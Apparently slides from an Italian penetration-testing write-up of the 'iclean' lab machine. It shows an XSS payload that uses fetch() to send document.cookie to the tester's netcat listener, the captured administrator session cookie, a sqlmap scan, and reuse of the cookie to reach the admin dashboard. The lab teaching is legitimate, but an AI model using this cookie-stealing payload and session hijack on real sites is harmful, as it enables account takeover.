
Vulnerability mapping – analisi manuale

- Proviamo ora ad inviare qualcosa nel form affinché lo possiamo modificare.
- L'asset ha richiesto che nel campo e-mail ci fosse una e-mail, quindi ne inseriamo una arbitraria.



Vulnerability mapping – analisi manuale

- A questo punto la nostra richiesta sarà prontamente intercettata la proxy, ora proviamo ad iniettare del XSS.
- In particolare, apriamo una porta in ascolto su cui ci faremo inviare i cookie di sessione di un utente autorizzato a visualizzare le quotes.
- A questo punto sarà necessario conoscere il nostro IP per far inviare i cookie al nostro host e alla nostra porta in ascolto.




Vulnerability mapping – analisi manuale

```
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:74:e5 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 539sec preferred_lft 539sec
        inet6 fe80::6afa:e8d3:defd:cdb5/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:57:93:fb:eb brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
        inet 10.10.14.19/23 scope global tun0
            valid_lft forever preferred_lft forever
        inet6 dead:beef:2::1011/64 scope global
            valid_lft forever preferred_lft forever
        inet6 fe80::158c:1d48:50aa:591a/64 scope link stable-privacy proto kernel_ll
            valid_lft forever preferred_lft forever
```

Vulnerability mapping – analisi manuale

- Il seguente codice sarà usato per effettuare il test:

```
<img src=x  
onerror=fetch("http://<ip>:<port  
a>/" + document.cookie);>
```
- Naturalmente ora questo campo non va bene in quanto dovremmo prima effettuare l'encoding di tale stringa.



Vulnerability mapping – analisi manuale

```
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
$ cat .../scripts/listen_on_port.bash
#!/bin/bash

nc -lvpn $1
```

```
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
$ bash listen_on_port.bash 8081
listening on [any] 8081 ...
```

- Ora che l'input è correttamente formattato possiamo procedere a metterci in ascolto sulla porta che abbiamo scelto (in questo caso 8081) ed aspettare i cookie di sessione.

Vulnerability mapping – analisi manuale

- A questo punto dopo qualche secondo riceveremo il pacchetto contenente i cookie di sessione di uno degli amministratori.
- A questo punto è più che evidente che quel campo di input è vulnerabile a XSS.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ cat nc_result
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ bash listen_on_port.bash 8081
listening on [any] 8081 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.12] 44896
GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zkwcjg.ntKJ4zBLctRSaeaa-V5fijKrS_Q HTTP/1.1
Host: 10.10.14.35:8081
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```



Vulnerability mapping – Database assessment

- Dopo aver individuato l'ultima pagina ci chiediamo se è possibile effettuare attacchi di tipo SQLInjection
- Per verificarlo usiamo il comando sqlmap
- Rilevare una vulnerabilità di questo sito potrebbe tramutarsi in un grave rischio per gli utenti in quanto potrebbe esporre ad utenti non autorizzati informazioni sensibili e dati di accesso.

Vulnerability mapping – Database assessment

- Possiamo ora analizzare il risultato di sqlmap.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
$ cat sqlmap2

[+] [H] {1.8.5.4#dev}
[.] [.] [.] [.] [.] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:52:11 /2024-06-04/

[10:52:11] [INFO] testing connection to the target URL
[10:52:12] [INFO] searching for forms
[1/1] Form:
POST http://capiclean.htb/sendMessage
POST data: service=Carpet%20Cleaning&email=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: service=Carpet%20Cleaning&email=] (Warning: blank fields detected): service=Carpet Cleaning&email=
do you want to fill blank fields with random values? [Y/n] Y
[10:52:12] [INFO] using '/home/antonio/.local/share/sqlmap/output/results-06042024_1052am.csv' as the CSV results file in multiple targets mode
[10:52:12] [INFO] testing if the target URL content is stable
[10:52:13] [INFO] target URL content is stable
[10:52:13] [INFO] testing if POST parameter 'service' is dynamic
[10:52:13] [WARNING] POST parameter 'service' does not appear to be dynamic
[10:52:13] [WARNING] heuristic (basic) test shows that POST parameter 'service' might not be injectable
[10:52:13] [INFO] testing for SQL injection on POST parameter 'service'
[10:52:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:52:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:52:14] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:52:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:52:15] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:52:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:52:15] [INFO] testing 'Generic inline queries'
[10:52:15] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:52:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:52:16] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:52:16] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[10:52:17] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:52:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:52:17] [INFO] testing 'Oracle AND time-based blind'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
```

Vulnerability mapping – Database assessment

- Da questo risultato parziale si evince che il campo *e-mail* non è soggetto ad attacchi di tipo SQLInjection e per questo bisognerà valutare la sua resistenza ad attacchi XSS.

```
[10:52:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:52:18] [WARNING] POST parameter 'service' does not seem to be injectable
[10:52:18] [INFO] testing if POST parameter 'email' is dynamic
[10:52:18] [WARNING] POST parameter 'email' does not appear to be dynamic
[10:52:19] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[10:52:19] [INFO] testing for SQL injection on POST parameter 'email'
[10:52:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:52:19] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:52:19] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:52:20] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:52:20] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:52:20] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:52:21] [INFO] testing 'Generic inline queries'
[10:52:21] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:52:21] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:52:21] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:52:22] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[10:52:22] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:52:22] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:52:23] [INFO] testing 'Oracle AND time-based blind'
[10:52:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:52:24] [WARNING] POST parameter 'email' does not seem to be injectable
[10:52:24] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper-space2comment') and/or switch '--random-agent', skipping the next target
[10:52:24] [WARNING] HTTP error codes detected during run: 500 (Internal Server Error) - 3 times
[10:52:24] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/antonio/.local/share/sqlmap/output/results-06042024_1052am.csv'
[*] ending @ 10:52:24 /2024-06-04/
```

Target Exploitation




Target Exploitation

- A questo punto visto che abbiamo constato che un campo di input era vulnerabile ad attacchi di tipo XSS possiamo passare alla parte di exploit in cui andiamo ad utilizzare il token di sessione da amministratore per poter attaccare l'asset.
- GET
`/session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zkwcjg.ntKJ4zBLCtRSaeaa-V5fijKrS_Q` HTTP/1.1
- L'output dovrebbe assomigliare a questo:

```
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└$ bash listen_on_port.bash 8081
listening on [any] 8081 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.12] 44896
GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zkwcjg.ntKJ4zBLCtRSaeaa-V5fijKrS_Q HTTP/1.1
Host: 10.10.14.35:8081
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: /*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


Target Exploitation

- Lo andiamo ad inserire all'interno dei cookies di Firefox per ottenere la sessione da amministratore.




Target Exploitation

- Una volta impostato potremmo finalmente accedere a pagine nascosti agli utenti semplici come la pagina /dashboard



